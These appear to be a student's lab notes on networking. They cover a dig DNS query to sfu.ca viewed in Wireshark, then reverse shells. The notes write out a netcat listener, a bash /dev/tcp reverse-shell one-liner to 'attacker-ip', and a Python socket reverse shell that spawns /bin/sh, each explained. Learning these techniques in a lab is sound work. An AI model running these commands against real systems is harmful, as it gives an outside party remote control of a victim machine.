shell stuff
linux
shell stuff
some networking stuff I am working on



Running dig on sfu.ca shows us 2 dns packets, one query and one response. A dns request has just been performed. This allows us to retrieve IP addresses associated with domain names. The protocol is DNS and over UDP as this is faster. The authoritative server for sfu.ca responds to the local resolver which we then see with dig.
getting a reverse shell

The command to run first is nc -nlvp 9090. This is because you want to set up the listener first for the shell to connect back to the attacker
more on reverse shells
nc -lvnp 9090 will make a netcat listener on port 9090 and providing verbose output and avoid dns to resolve hostnames to improve speed.

The /bin/bash -i >& /dev/tcp/attacker-ip/9090 0<&1 2>&1 This command will open a reverse shell on the victim machine which will connect to the attacker machine on port 9090.
/bin/bash -i will start a bash instance in interactive mode. Then the output of the shell is redirected to a file that allows direct communication with a remote host through TCP. Then standard output is redirected to standard input, allowing attacker to send input and also standard error is redirected to standard out so both are sent to attacker.
yet another reverse shell :)

inspecting messages in wireshark
They are not encrypted as I can see the information sent in clear text.
other ways to run reverse shells
Another method is to use a python script.
python -c ‘import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((“IPADDRESS”,PORT));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([“/bin/sh”,”-i”]);’